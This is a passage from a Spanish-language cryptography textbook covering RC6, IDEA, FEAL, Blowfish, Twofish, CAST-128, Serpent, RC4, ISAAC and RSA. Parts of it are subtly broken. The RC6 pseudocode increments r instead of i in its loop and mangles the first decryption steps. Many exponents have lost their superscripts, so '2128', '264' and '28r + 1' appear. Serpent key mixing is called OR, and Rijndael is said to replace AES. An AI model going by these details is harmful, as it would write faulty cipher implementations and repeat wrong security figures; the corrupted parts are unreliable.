El algoritmo RC6 opera con cuatro palabras de w bits llamadas A, B, C y D que contienen la entrada del texto plano. La salida de texto encriptado tam-

bién se almacena en las mismas cuatro palabras. El proceso de encriptado se corresponde al pseudo-código siguiente:

```
B = B + S[0];
D = D + S[1];
for (i=1; i<=r; r++) do
        t = (B * (2*B+1) <<<- lgw;
        u = (D * (2*D+1) <<<- lgw;
        A = ((A ^ t) <<<- u) + S[2*i];
        C = ((C ^ u) <<<- t) + S[2*i+1];
        (A,B,C,D) = (B,C,D,A)
end-for
A = A + S[2*r+2];
C = C + S[2*r+3];
```

Así el proceso de encriptación consta sólo de 15 líneas de pseudo-código. El símbolo '<<<-' es la rotación izquierda. El lgw es el valor de $\log_2 w$. Cuando w = 32 (o 25), el valor de la LBV es de 5. La estructura de codificación del algoritmo RC6 implica únicamente operaciones simples y el bloque de texto encriptado se almacena de nuevo en A, B, C y D.

12.13.2. Proceso de desencriptación /w/r/b

El proceso de desencriptación del algoritmo RC6 también opera con cuatro palabras A, B, C y D de w bits. Junto con las subclaves S[0],...,S[2r+3], el proceso se puede escribir con el pseudo-código siguiente:

```
A = A + S[2*r+2];
C = C - S[2*r+3];
A = A - S[2*r+2];
for (i=r; i>=1; r--) do
        (A,B,C,D) = (D,A,B,C)
        t = (B * (2*B+1) <<<- lgw;
        u = (D * (2*D+1) <<<- lgw;
        A = ((A - S[2i]) ->>> u) ^ t;
        C = ((C - S[2i+1]) ->>> t) ^ u;
end-for
B = B - S[0];
D = D - S[1];
```

Como se puede ver, el proceso de desencriptación es muy simple. La única operación nueva es el símbolo '->>>' que representa el desplazamiento a derechas. Después de la desencriptación, el bloque de texto plano se guarda en A, B, C y D.

12.13.3. El proceso de generación de claves

En comparación con otros muchos encriptadores, el programa de generación de claves del algoritmo RC6 no es complicado, de hecho es el mismo que el del RC5. Dada una cadena de clave de b octetos suministrados por el usuario, este proceso establece 2r+4 subclaves almacenadas en la matriz S. En primer lugar, la clave de b octetos se carga en una matriz de w bits llamada L [0],..., L [c-1]. El primer octeto de la clave se almacena en el octeto de orden inferior de L [0]. Para una implementación de 32 bits, cada elemento de L [] puede almacenar cuatro octetos. Si es necesario, el último elemento L [c-1] se rellena con ceros para que tenga w bits. Junto con dos números mágicos P y Q, la generación de clave puede ser descrita por el pseudocódigo siguiente:

```
S[0] = P;
for (i=1; i<=(2*r+3); i++) do
        S[i ] = s[i-1] + Q;
end-for
A = B = i = j = 0;
v = 3 * max(c, 2*r+4);
for (s=1; s<=v; s++)
        A = S[i] = (S[i]+A+B) <<<- 3;
        B = L[j] = (L[j] + A +B) <<<- (A+B);
        i = (i+1) mod (2*r+4);
        j = (j+1) mod c;
end-for
```

Como se puede ver, el proceso de generación de claves implica únicamente operaciones simples y es fácil de implementar. El primer for inicializa la matriz de subclaves S[]. El segundo for rellena las subclaves en S[]. Este proceso de generación de claves es el mismo que el del algoritmo RC5 propuesto a mediados de los años 1990 y no se ha encontrado ningún fallo

de seguridad. De hecho, no hay ningún ataque conocido eficiente ni al RC5 ni al RC6 y ambos se consideran seguros. Los números mágicos P y Q utilizados en el esquema dependen de los bits w. Para la implementación de 32 bits, los valores son P32 = 0xb7e15163 y Q32 = 0x9e3779b9. Los valores están en formato hexadecimal de ocho dígitos que forman un valor de 32 bits cada uno.

12.14. Algoritmo IDEA - International Data Encryption Algorithm

El IDEA es un algoritmo de encriptación por bloque diseñado por James Massey y fue descrito por primera vez en el año 1991. Dado que es un encriptador por bloque, también es de clave simétrica. El algoritmo fue pensado como un reemplazo del algoritmo DES. El algoritmo IDEA es una revisión de un encriptador anterior, el PES (Proposed Encryption Standard).

El encriptador fue diseñado bajo un contrato de investigación con la Fundación Hasler, que se convirtió en la Ascom-Tech AG. El encriptador está patentado en varios países, pero está disponible gratuitamente para su uso no comercial. El algoritmo IDEA fue utilizado en Pretty Good Privacy (PGP) v2.0.

12.14.1. Operación

El algoritmo IDEA opera con bloques de 64 bits utilizando una clave de longitud 128 bits, y consiste en una serie de ocho transformaciones idénticas y una transformación de salida. Los procesos de encriptación y desencriptación son similares. El algoritmo IDEA deriva gran parte de su seguridad en la intercalación de las operaciones de los diferentes grupos, suma, multiplicación, módulo y operación XOR bit a bit, que son en algún sentido algebraicamente incompatibles.

12.14.2. La programación de claves

Cada paso utiliza seis subclaves de 16 bits, mientras que el paso final utiliza cuatro, con un total de 52 para los 9 pasos. Las primeras ocho subclaves se

extraen directamente de la clave, con K1 del primer paso correspondientes a los 16 bits inferiores. Los otros grupos de ocho claves se crean por la rotación de la clave principal dejando 25 bits entre cada grupo de ocho. Esto significa que se gira al menos de una vez por paso, en promedio, un total de seis rotaciones.

12.14.3. Seguridad

Los diseñadores de algoritmos de seguridad han analizado el algoritmo IDEA para medir su fuerza contra el criptoanálisis diferencial y concluyeron que en determinados supuestos no es inmune. No se han detectado debilidades lineales o algebraicas. A partir del año 2007, el mejor ataque que se aplica a todas las claves puede romper el algoritmo IDEA reducido a 6 pasos. Tener en cuenta que una ruptura es cualquier ataque que requiera al menos 2128 operaciones. El ataque de 6 pasos requiere 264 textos planos conocidos y 2.126,8 operaciones.

La programación muy simple de la clave hace que el algoritmo IDEA esté sujeto a una clase de claves débiles. Algunas claves que contienen un gran número de bits 0 producen un encriptado débil. Así se ha propuesto una solución sencilla: aplicar una operación XOR a cada subclave con un patrón fijo de 16 bits, como por ejemplo 0x0DAE.

Las clases más grandes de claves débiles fueron encontrados en el año 2002. Esto es algo con una probabilidad despreciable para ser una preocupación en cuanto a las claves aleatorias y algunos de los problemas se corrigen con la aplicación de la operación XOR propuesta anteriormente.

12.15. Algoritmo FEAL - Fast data Encipherment ALgorithm

El FEAL es un algoritmo de encriptación por bloque propuesto como una alternativa al algoritmo DES y diseñado para ser mucho más rápido. El algoritmo basado en la red de Feistel fue publicado por primera vez en el año 1987 por Akihiro Shimizu y Shoji Miyaguchi de NTT. El encriptador es susceptible de diversas formas de criptoanálisis, y ha actuado como un catalizador en el descubrimiento del criptoanálisis diferencial y lineal. Ha habido varias revisiones diferentes del algoritmo FEAL, pero todas los

encriptadores están basados en la red de Feistel, y hacen uso de la función básica de redondeo y operan con bloques de 64 bits. Uno de los primeros diseños se denomina FEAL-4, y consta de cuatro pasos y una clave de 64 bits.

Desafortunadamente desde el principio se encontraron problemas con el FEAL-4. Bert den Boer relató una debilidad en una sesión no publicada en la misma conferencia donde se presentó el primer encriptador. En un documento posterior del año 1988, Bert den Boer describe un ataque que requiere de 100 a 10000 textos planos escogidos, y Sean Murphy en el año 1990 encuentra una mejora que necesita sólo 20 textos planos determinados. Los métodos de Murphy y Bert den Boer contiene elementos similares a los utilizados en el criptoanálisis diferencial.

Los diseñadores contrarrestaron estos fallos duplicando el número de pasos, y así apareció el algoritmo FEAL-8 publicado por Shimizu y Miyaguchi en el año 1988. Sin embargo también con ocho pasos se demostró que eran insuficientes en la conferencia Securicom del año 1989, donde Eli Biham y Adi Shamir describen un ataque diferencial contra este encriptador. Posteriormente Gilbert y Chassé en el año 1990 publican un ataque estadístico similar al criptoanálisis diferencial que requiere de 10.000 pares de textos planos determinados.

Como respuesta, los diseñadores presentaron un encriptador con un número variable de pasos, el FEAL-N presentado por Miyaguchi en el año 1990, donde el valor N es elegido por el usuario, y junto con el algoritmo FEAL-NX, tenía una longitud de clave superior de 128 bits. El criptoanálisis diferencial de Biham y Shamir en el año 1991 mostró que tanto el algoritmo FEAL-N como el FEAL-NX se podían romper más rápido que con una búsqueda exhaustiva para $N \leq 31$. Ataques posteriores, precursores del criptoanálisis lineal, podían romper versiones bajo el supuesto de texto plano conocido. En el año 1994, Ohta y Aoki presentaron un ataque criptoanalítico contra el algoritmo FEAL-8 que requirió 212 textos planos conocidos.

Su forma de operar está publicada por la empresa NTT que es la que tiene los derechos de la patente.

12.16. Algoritmo Blowfish

El Blowfish es un algoritmo de encriptación por bloque, de clave simétrica, diseñado en el año 1993 por Bruce Schneier y se incluyó en un gran número de productos de encriptación. Schneier lo diseñó como un algoritmo de propósito general, que pretende ser un reemplazo del algoritmo DES. En el momento en que se dió a conocer el algoritmo Blowfish, muchos diseños eran propietarios, o estaban gravados por patentes o eran secretos comerciales y/o gubernamentales. Schneier declaró que, "el Blowfish estaba sin patentar, y lo seguirá siendo en todos los países. El algoritmo se pone en el dominio público, y puede ser libremente utilizado por cualquier persona". Las características básicas del diseño incluyen las cajas S dependientes de la clave y una programación de la clave de alta complejidad. Bruce Schneier señala que si bien el algoritmo Blowfish todavía está en uso, se recomienda utilizaren su lugar el algoritmo más reciente Twofish.

12.16.1. Descripción del algoritmo

El algoritmo Blowfish tiene un tamaño de bloque de 64 bits y una longitud de clave variable desde 32 hasta 448 bits. Se trata de un sistema de encriptado basado en la red de Feistel, con 16 pasos y utiliza grandes cajas S que dependen de la clave. Es similar a la estructura del algoritmo CAST-128, que utiliza cajas S fijas.

El algoritmo Blowfish mantiene dos matrices de subclaves: la matriz P de 18 entradas y cuatro cajas S de 256 entradas cada una. Las cajas S aceptan entradas de 8 bits y producen salidas de 32 bits. En cada paso se utiliza una entrada de la matriz P y después del paso final, a cada mitad del bloque de datos se le aplica una operación lógica XOR con una de las dos restantes entradas de la matriz P no utilizadas.

La función F del Blowfish divide la entrada de 32 bits en cuatro partes de 8 bits, y utiliza cada parte como entrada a las cajas S. Las salidas son añadidas al módulo 232 y se aplica el operador lógico XOR para producir el resultado final de 32 bits.

La desencriptación es exactamente igual que la encriptación, salvo que los bloques P1, P2 ,..., P18 se utilizan en orden inverso. Esto no es tan obvio porque la operación lógica XOR es conmutativa y asociativa. Un error común es utilizar el orden inverso de encriptación como algoritmo de desencriptación, es decir, aplicar la operación lógico XOR a los bloques encriptados P17 y P18 y a continuación utilizar las entradas P en orden inverso.

12.16.2. Programación de la clave

La programación de la clave en el algoritmo Blowfish empieza inicializando la matriz P y las cajas S con valores derivados de los dígitos hexadecimales de π, que no contienen ningún patrón evidente. A continuación la clave secreta es, es girada, si es necesaria, octeto a octeto circularmente, y aplicada con una operación lógica XOR a todas las entradas P en orden. A continuación se encripta un bloque de 64 bits todos a cero con el algoritmo en su forma actual. El texto encriptado resultante reemplaza los bloques P1 y P2. A continuación el mismo texto encriptado se encripta de nuevo con la nuevas subclaves, y los bloques P3 y P4 se sustituyen por el nuevo texto encriptado. Esto continúa, reemplazando toda la matriz P y todas las entradas de la caja S. En total el algoritmo de encriptación Blowfish correrá 521 veces para generar todas las subclaves.

Debido a que la matriz P tiene una longitud de 576 bits, y que se aplica la operación lógica XOR a los octetos de la clave a través de todos estos 576 bits durante la inicialización, muchas implementaciones soportan tamaños de clave de hasta 576 bits. Si bien esto es posible, aquí el límite de 448 bits está para asegurarse de que cada bit de cada subclave depende de cada bit de la clave, en cuanto los últimos cuatro valores de la matriz P no afectan a cada bit del texto encriptado. Este punto debe tenerse en cuenta para las implementaciones con diferente número de pasos, ya que a pesar de que aumenta la seguridad contra un ataque exhaustivo, debilita la seguridad garantizada por el algoritmo. Y dada la lenta inicialización del encriptador con cada cambio de clave, se le concede una protección natural contra los ataques de fuerza bruta, que en realidad no justifican tamaños de clave mayores de 448 bits.

12.16.3. Criptoanálisis

En el año 1996, Serge Vaudenay encontró un ataque de texto plano conocido que requiere 28r + 1 textos planos conocidos, donde r es el número de pasos. Por otra parte, también encontró una clase de claves débiles que pueden ser detectadas y rotas por el mismo ataque con sólo 24r + 1 textos planos conocidos. Vicent Rijmen, en su tesis doctoral, presenta un ataque diferencial de segundo orden que puede romperla en cuatro pasos. No hay ninguna forma conocida de romper los 16 pasos completos, además de una búsqueda por fuerza bruta.

12.17. Algoritmo Twofish

El algoritmo Twofish es un encriptador de bloque de clave simétrica con un tamaño de bloque de 128 bits y un tamaño de clave de hasta 256 bits. Fue uno de los cinco finalistas del concurso de sustitución del algoritmo AES, pero no fue seleccionado. El algoritmo Twofish es una evolución del algoritmo Blowfish y su desarrollador es la misma persona, Bruce Schneier. El encriptador Twofish no ha sido patentado y la implementación de referencia se ha colocado en el dominio público. Como resultado, el algoritmo Twofish es libre de utilizar por cualquiera sin restricción alguna. Es uno de los pocos sistemas de encriptación incluido en el estándar OpenPGP.

Las características distintivas del Twofish son el uso de cajas S precomputadas y dependientes de la clave y una generación de claves relativamente compleja. La mitad de una clave de n bits se utiliza como clave de encriptación actual y la otra mitad de la clave de n bits se utiliza para modificar el algoritmo de encriptación. El algoritmo Twofish toma prestados algunos elementos de otros diseños, por ejemplo, el PHT (Pseudo-Hadamard Transform) de la familia de encriptadores SAFER.

En la mayoría de plataformas de software, el algoritmo Twofish es ligeramente más lento que el Rijndael, algoritmo elegido como el estándar que reemplaza el algoritmo AES para claves de 128 bits, pero un poco más rápido para las claves de 256 bits.

12.17.1. Criptoanálisis

En el año 1999, Niels Ferguson publicó un ataque diferencial que rompe 6 de los 16 pasos con una clave de 256 bits utilizando 2.256 pasos. A partir del año 2010, el mejor criptoanálisis publicado del algoritmo Twofish es un criptoanálisis diferencial truncado de la versión completa de 16 pasos.

12.18. Algoritmo CAST128

El algoritmo CAST128 fue creado en 1996 por Carlisle Adams y Stafford Tavares y sus especificaciones detalladas están documentadas en la RFC2144 del IETF. En este documento se describe el sistema criptográfico SPN (Substitution-Permutation Network) parecido al del algoritmo DES que parece tener una buena resistencia a los criptoanálisis diferenciales, lineales y en relación a la clave. Este encriptador también posee una serie de propiedades criptográficas que incluyen el criterio SAC (Strict Avalanche Criterion), el BIC (Bit Independence Criterion), ninguna propiedad de complementación, y una ausencia de claves débiles. Por lo tanto parece ser un buen candidato para uso general en toda la comunidad de Internet donde se requiere un algoritmo de encriptación fuerte criptográficamente y de libre disposición.

12.18.1. Descripción del algoritmo

El algoritmo CAST-128 pertenece a la clase de algoritmos de encriptación conocidos como encriptadores Feistel. Toda la operación es similar al algoritmo DES (Data Encryption Standard). La entrada es un texto plano m1...m64 y una clave K = k1...k128. La salida es un texto encriptado c1...c64. La fase de encriptación consta de los 4 pasos siguientes:

- Paso 1. Generación de la clave. Para ello se computan 16 pares de subclaves {Kmi, Kri} a partir de la clave K.
- Paso 2. Se divide el texto plano en dos mitades, cada uno de 32 bits, (L0,R0) <-- (m1...m64). La parte izquierda es L0 = m1...m32 y la derecha R0 = m33...m64.
- Paso 3. Consta de 16 pasos y en cada uno de ellos se calcula Li y Ri de la forma siguiente:

$$L_i = R_{i-1}$$
$$R_i = L_{i-1} \text{ XOR } f(R_{i-1}, K_{mi}, K_{ri})$$

donde f puede ser del tipo 1, 2 o 3 dependiendo de i.

- Paso 4. Los bloques últimos L16 y R16 se intercambian y se concatenan para formar el texto encriptado.

La desencriptación es idéntica al algoritmo de encriptación, excepto que los pasos y por lo tanto los pares de subclaves, se usan en orden inverso para calcular (L0,R0) a partir de (R16,L16).

El algoritmo CAST-128 utiliza un par de subclaves por paso: la cantidad Km de 32 bits se usa como una clave máscara y la cantidad Kr de 5 bits se usa como clave de rotación.
En cuanto a la función f del paso 3, puede ser de 3 tipos definidos como:

Tipo 1: I = ((Kmi + D) <<< Kri)
f = ((S1[Ia] XOR S2[Ib]) - S3[Ic]) + S4[Id]

Tipo 2: I = ((Kmi ^ D) <<< Kri)
f = ((S1[Ia] - S2[Ib]) + S3[Ic]) XOR S4[Id]

Tipo 3: I = ((Kmi - D) <<< Kri)
f = ((S1[Ia] + S2[Ib]) XOR S3[Ic]) - S4[Id]

donde D es la entrada de datos a la función f y Ia e Id son los octetos más y menos significativos de I, respectivamente. Observar que "+" y "-" es la suma y la resta módulo 2**32 y "<<<" es la operación desplazamiento circular a la izquierda.

El algoritmo CAST-128 usa ocho cajas de sustitución: las cajas S1, S2, S3, y S4 son cajas de redondeo y las S5, S6, S7 y S8 son de programación de la clave. Aunque las 8 cajas S requieren un total of 8K octetos de almacenamiento, sólo se requieren 4K octetos durante la operación de encriptación y desencriptación dado que normalmente la generación de la subclave se hace antes de la entrada de datos.

12.18.2. Tamaño variable de la clave

El algoritmo de encriptación CAST-128 ha sido diseñado para permitir un tamaño de clave que pueden variar desde 40 a 128 bits, en incrementos de 8

bits, es decir, los tamaños de clave permitidos son 40, 48, 56, 64, ..., 112, 120, y 128 bits. Para un funcionamiento de tamaño variable de clave, la especificación es la siguiente:

1) Para los tamaños de clave de hasta o igual a 80 bits, es decir, 40, 48, 56, 64, 72 y 80 bits, el algoritmo es exactamente como se especifica, pero utiliza 12 pasos en lugar de 16.
2) Para los tamaños de clave superior a 80 bits, el algoritmo utiliza la totalidad de los 16 pasos.
3) Para los tamaños de clave de menos de 128 bits, la clave se rellena con octetos con ceros, en las posiciones más a la derecha, o la menos significativa, hasta 128 bits, ya que la generación de clave del CAST-128 supone una clave de entrada de 128 bits.

Aunque el algoritmo CAST-128 puede soportar todos los 12 tamaños de clave antes mencionados, los tamaños 40, 64, 80 y 128 bits son los que encuentran utilidad en los entornos habituales. Por lo tanto, es probable que sea suficiente para la mayoría de las implementaciones para soportar algún subconjunto de sólo estos cuatro tamaños.

Con el fin de evitar la confusión cuando se usa la operación de tamaño variable de clave, el nombre de CAST-128 se considera sinónimo del nombre CAST5. Así, por ejemplo, el CAST-128 con una clave de 40 bits se conoce como CAST5-40 y donde una clave de 128 bits está expresamente prevista, se debe utilizar el nombre CAST5-128.

12.19. Algoritmo Serpent

El Serpent es un algoritmo de encriptación por bloque de clave simétrica que fue finalista en el concurso del algoritmo AES, donde quedó en segundo lugar después del Rijndael. El Serpent fue diseñado por Ross Anderson, Eli Biham y Lars Knudsen.

El algoritmo Serpent tiene un tamaño de bloque de 128 bits y soporta tamaños de clave de 128, 192 y 256 bits. El encriptador realiza una operación de red de sustitución-permutación de 32 pasos sobre un bloque de cuatro palabras de 32 bits. Cada paso aplica una de las ocho cajas S de 4x4 bits, 32 veces en paralelo. El algoritmo Serpent fue diseñado para que todas las ope-

raciones se pueden ejecutar en paralelo, usando 32 trozos de 1 bit. Esto maximiza el paralelismo, así como permite el uso del trabajo extensivo de criptoanálisis realizado en el algoritmo DES.

El algoritmo Serpent es de dominio público y puede ser libremente utilizado por cualquier persona, es decir, no existen restricciones ni gravámenes alguno en cuanto a su uso. Como resultado de ello, cualquiera es libre de incorporar el algoritmo Serpent en cualquier programa o implementación de hardware sin pagar derechos de licencia.

Un ataque del año 2002 realizado por Eli Biham, Dunkelman Orr y Nathan Keller presenta un ataque de criptoanálisis lineal que rompe 10 de los 32 pasos del Serpent-128 con 2.118 textos planos conocidos y el tiempo de 289, y 11 pasos del Serpent-192/256 con 2.118 textos planos conocidos y el tiempo de 2187.

12.19.1. Descripción del algoritmo

El algoritmo Serpent es una red SP de 32 pasos que opera basándose en palabras de 32 bits, lo que da un bloque de 128 bits y consiste en:

- una permutación inicial IP
- 32 pasos, cada uno consiste en una operación de mezcla de clave, un paso a través de las cajas S, y una transformación lineal en todos los pasos excepto en el último. En el último paso, en vez de la transformación lineal, se realiza una operación de mezcla
- una permutación final

Cada paso utiliza 32 copias de la misma caja S de 4x4 bits, así por ejemplo, el primer paso utiliza la salida de la permutación inicial y le aplica el operador lógico XOR con la clave del primer paso, y a continuación lo pasa a través de 32 copias de la primera caja S. La primera copia de la caja S toma los bits 0,1,2 y 3 de la salida de la operación XOR anterior como entrada, y devuelve los primeros cuatro bits de un vector intermedio. La copia siguiente de la caja S toma com entrada los bits 4,5,6 y 7 de la operación XOR anterior y devuelve los siguientes 4 bits de un vector intermedio, y así hasta el final.

A continuación el vector intermedio se transforma mediante una transformación lineal. Las permutaciones inicial y final, la transformación lineal y las cajas S se especifican en unas tablas. Hay 8 cajas S diferentes y cada una de ellas se usan en cuatro pasos. Después de usarla caja 7 en el paso 7, se usa la caja 0 en el paso 8 y así sucesivamente. El último es ligeramente diferente de los demás. Se aplica la caja 7 al resultado de la última operación XOR realizada, y a continuación se le aplica otra operación XOR en vez de la transformación lineal. Luego se le aplica a esta salida una última operación de permutación.

Modo bitslice

En este modo no se realiza la permutación inicial y final, y por tanto la encriptación se reduce sólo a los 32 pasos. Cada paso consta de tres operaciones:

- Mezcla de claves. En cada paso a la subclave de 128 bits se le aplica una operación OR con los actuales datos intermedios.
- Cajas S. Primero se generan 4 palabras a partir de los 128 de entrada y la clave. A continuación se plica la caja S a estas 4 palabras.
- Transformación lineal. Los 32 bits de las cuatro palabras se mezclan linealmente.

12.20. Algoritmo RC4 - Rivest Cipher 4

El algoritmo de encriptación RC4, también conocido como ARC4 o ARCFOUR que significa Alleged RC4, es el encriptador de flujo más ampliamente utilizado y que se usa en protocolos como el SSL (Secure Sockets Layer) y el WEP de las redes inalámbricas. Si bien destaca por su sencillez y rapidez, el algoritmo RC4 tiene puntos débiles que argumentan en contra de su uso en los nuevos sistemas. Es especialmente vulnerable cuando no se descarta al comienzo de la salida de flujo encriptado, o cuando se utilizan claves relacionadas o no aleatorias. Algunas formas del uso del algoritmos RC4 puede conducir a sistemas criptográficos muy inseguros como el WEP.

12.20.1. Historia

El algoritmo RC4 fue diseñado por Ron Rivest de RSA Security en el año 1987. Si bien oficialmente es llamado Rivest Cipher 4, las siglas RC se entiende como alternativa a presentarse como Ron's Code.

El algoritmo RC4 fue inicialmente un secreto comercial, pero en Septiembre de 1994 se publicó una descripción del mismo de forma anónima en la lista de correo Cypherpunks. Fue publicado en breve en el grupo de noticias sci.crypt, y de allí a muchos sitios en Internet. El código filtrado se confirmó que era auténtico y se encontró que coincidía con el software propietario con licencia RC4. RSA Security no ha publicado oficialmente el algoritmo.
Los principales factores del éxito del RC4 a lo largo de una gama tan amplia de aplicaciones son su velocidad y su simplicidad. Implementaciones eficientes en software y hardware son muy fáciles de desarrollar.

12.20.2. Descripción del algoritmo

El algoritmo RC4 genera un flujo pseudoaleatorio de bits, un flujo encriptado. La desencriptación se realiza de la misma manera ya que la operación lógica XOR es una operación simétrica. Esto es similar al encriptador Vernam, excepto que se utilizan los bits pseudoaleatorios generados en lugar de un flujo preparado. Para generar el flujo encriptado, el encriptador hace uso de un secreto estado interno que consta de dos partes:

1. Una permutación de todos los 256 octetos posibles
2. Dos apuntadores indexados de 8 bit

La permutación se inicia con una clave de longitud variable, normalmente entre 40 y 256 bits, usando el algoritmo KSA (Key-Scheduling Algorithm). Una vez se ha completado, se genera el flujo de bits utilizando el algoritmo PRGSA (Pseudo-Random Generation Algorithm).

12.20.3. Algoritmo KSA (Key-Scheduling Algorithm)

El algoritmo KSA se utiliza para inicializar la permutación de la caja S. La longitud de la clave se define como el número de octetos de la clave y que puede estar en el rango de 1 a 256, normalmente entre 5 y 16, que corresponde a una longitud de clave de 40 a 128 bits. En primer lugar, se inicializa la caja S para la permutación de identidad. A continuación se procesa la caja

S durante 256 iteraciones de una manera similar al algoritmo principal PRGA, pero también se mezcla con los octetos de la clave al mismo tiempo.

12.20.4. Algoritmo PRGA (Pseudo-Random Generation Algorithm)

Dado que se necesitan muchas iteraciones, el algoritmo PRGA modifica el estado y genera un octeto del flujo encriptado. En cada iteración, este algoritmo incrementa el valor de i, añade el valor de la caja S que apunta a los valores i y j, intercambia los valores de S[i] y S[j], y, a continuación, genera el elemento de la caja S en la posición S[i] + S[j] (módulo 256). Cada elemento de la caja S se intercambia con otro elemento por lo menos una vez cada 256 iteraciones.

12.21. Algoritmo ISAAC

El algoritmo ISAAC es un generador de números pseudoaleatorios y un encriptador de flujo diseñado por Robert Jenkins en el año 1996 que es criptográficamente seguro. El nombre es un acrónimo de Indirection, Shift, Accumulate, Add y Count.

El algoritmo ISAAC tiene similitudes con el algoritmo RC4. Utiliza una matriz de 256 números enteros de 4 octetos como estado interno, que le denominan mm, escribiendo los resultados en otra matriz de 256 números enteros, de la que se leen de uno en uno hasta que esté vacía, momento en el que se vuelven a calcular. El cálculo consiste en alterar la matriz inicial mm[i] con mm[i^128], dos elementos de mm que se encuentran en forma indirecta, un acumulador, y un contador, para todos los valores de i de 0 a 255. Dado que solamente realiza alrededor de 19 operaciones de 32 bits para cada palabra de salida de 32 bits, es extremadamente rápido.

Su criptoanálisis ha sido llevado a cabo por Marina Pudovkina en el año 2001. Su ataque puede recuperar el estado inicial con una complejidad que se aproxima a ser menor que el tiempo necesario para buscar a través de la raíz cuadrada de todos los estados iniciales posibles. En la práctica esto significa que el ataque necesita $4{,}67 \times 10^{1240}$ en vez de 102.466. Este

resultado no ha tenido ningún efecto práctico en la seguridad del algoritmo ISAAC.

En el año 2006 Jean-Philippe Aumasson descubrió varios conjuntos de estados débiles. El cuarto y el más pequeño de los conjuntos de estados débiles conduce a una salida muy sesgada en el primer paso del algoritmo ISAAC y permite la derivación del estado interno, similar a una debilidad del algoritmo RC4. No está claro si un atacante puede decir de la salida si el generador se encuentra en uno de estos estados débiles o no.

12.22. Algoritmo RSA - Rivest Shamir and Adleman

El algoritmo RSA de clave pública es el acrónimo de Rivest, Shamir y Adleman porque fueron los que lo describieron públicamente por primera vez. Es el primer algoritmo conocido por ser útil para la firma digital así como para la encriptación y fue uno de los primeros grandes avances en la criptografía de clave pública. El algoritmo RSA es ampliamente utilizado en los protocolos de comercio electrónico, y se cree que es lo suficientemente seguro con claves largas y el uso de las implementaciones actualizadas.

12.22.1. Historia

Clifford Cocks, un matemático británico que trabajaba para la agencia de inteligencia británica GCHQ, describió un sistema equivalente en un documento interno en el año 1973, pero teniendo en cuenta los equipos relativamente costosos que requería su implementación en aquel momento, se consideró una curiosidad y sobre todo, en lo que es de conocimiento público, nunca fue implementado. Sin embargo su descubrimiento no fue revelado hasta el año 1998 debido a su clasificación de alto secreto, y Rivest, Shamir y Adleman idearon el algoritmo RSA independientemente del trabajo de Cocks en el año 1978. Aunque al principió se patentó, el algoritmo fue liberado el 6 de Setiembre del 2000 por RSA Security.

Con este algoritmo, un mensaje es encriptado en el terminal de encriptación encriptando el mensaje como un número M en un sistema predeterminado. A continuación este número se eleva a una primera potencia predeterminada asociada con el receptor previsto y finalmente se calcula. El resto o residuo

C es calculado cuando el número del exponente es dividido por el producto de dos números primos predeterminados asociados con el receptor previsto.

12.22.2. Operación

La operación basada en el algoritmo RSA consta de tres fases: generación de la clave, encriptación y desencriptación.

Generación de la clave
El algoritmo RSA utiliza una clave pública y una clave privada. La clave pública puede ser conocida por todo el mundo y se utiliza para encriptar los mensajes. Los mensajes encriptados con la clave pública sólo pueden ser desencriptados con la clave privada. Las claves en el caso del algoritmo RSA se generan de la siguiente manera:

1. Selección de dos números primos distintos p y q. Por razones de seguridad, los enteros p y q deben ser elegidos de manera uniforme al azar y deben ser similares en cuanto a la longitud en bits. Los primeros enteros se pueden encontrar eficientemente con una prueba de primalidad.
2. Cálculo de $n = p \times q$. El valor n se utiliza como módulo para las claves públicas y privadas.
3. Cálculo de $\varphi(pq) = (p - 1)(q - 1)$, donde φ es la función totient de Euler.
4. Elección de un entero e tal que $1 < e < \varphi(pq)$, y donde e y $\varphi(pq)$ no comparten divisores distintos de 1, es decir, e y $\varphi(pq)$ son primos entre sí. El valor e es el exponente de clave pública. El valor e que tiene una longitud corta y un pequeño peso Hamming, hace la encriptación más eficiente. Sin embargo los valores pequeños de e, por ejemplo, e = 3, han demostrado ser menos seguros.
5. Determinación de d, usando la aritmética modular, que satisface la relación de congruencia de $= 1 \pmod{\varphi(pq)}$. Dicho de otra manera, ed - 1 es divisible por el totient (p -1) (q-1). Esto a menudo se calcula utilizando el algoritmo de Euclides extendido. El valor d se mantiene como el exponente de la clave privada.

La clave pública consiste en el módulo n y en el exponente de encriptación e. La clave privada consiste en el exponente privado o de desencriptación d que debe mantenerse en secreto.

Una alternativa, utilizada por el algoritmo PKCS # 1, es elegir el valor d a juego con e, $d \equiv 1 \pmod{\lambda}$ con $\lambda = \text{lcm}(p-1, q-1)$, donde lcm es el mínimo común múltiplo. Con λ en lugar de $\varphi(n)$ se permite más opciones para d. También se puede definir λ mediante la función de Carmichael $\lambda(n)$.

Para la mejorar la eficacia, los valores siguientes pueden ser precalculados y almacenados como parte de la clave privada:

- p y q: los primos de la generación de claves
- d mod (p-1) y d mod (q-1)
- q-1 mod (p)

Encriptación

Para entender como funciona, podemos por ejemplo que Alicia envía su clave pública (n, e) a Roberto y mantiene el secreto de la clave privada. A continuación Roberto desea enviar el mensaje M a Alicia. Primero convierte el mensaje M en un número entero $0 < n < m$ utilizando un protocolo acordado reversible conocido como un esquema de relleno. A continuación calcula el mensaje encriptado c correspondiente a $c = m^e \bmod n$. Esto se puede hacer rápidamente usando el método de exponenciación elevando al cuadrado. A continuación Roberto transmite el mensaje encriptado c a Alicia.

Desencriptación

Continuando con el ejemplo anterior, Alicia puede recuperar el mensaje m a partir del mensaje encriptado c usando su clave privada con la fórmula siguiente: $m = c^d \bmod n$. Teniendo el valor de m, Alicia puede recuperar el mensaje original M utilizando a la inversa el esquema de relleno.

12.22.3. Esquemas de relleno

En la práctica, cuando se utiliza el algoritmo RSA, generalmente se combina con algún esquema de relleno. El objetivo del esquema de relleno es evitar una serie de ataques que potencialmente pueden ser exitosos contra el algoritmo RSA sin relleno:

- Cuando se encripta con exponentes bajos, por ejemplo, e = 3, y valores pequeños de m, es decir, $m < n1/e$, el resultado de me es estrictamente menor que el módulo n. En este caso, los textos encrip-

tados puede ser fácilmente desencriptados tomando la raíz e-ésima del texto encriptado sobre los números enteros.

- Si el mismo mensaje de texto plano es enviado a e o a más destinatarios de forma encriptada, y los receptores comparten el mismo exponente e, pero diferente p, q, y n, entonces es fácil desencriptar el mensaje original vía el teorema del resto chino. Johan Håstad cuenta que este ataque es posible incluso si los textos planos no son iguales, pero el atacante sabe que hay una relación lineal entre ellos. Este ataque fue mejorado más tarde por Don Coppersmith.
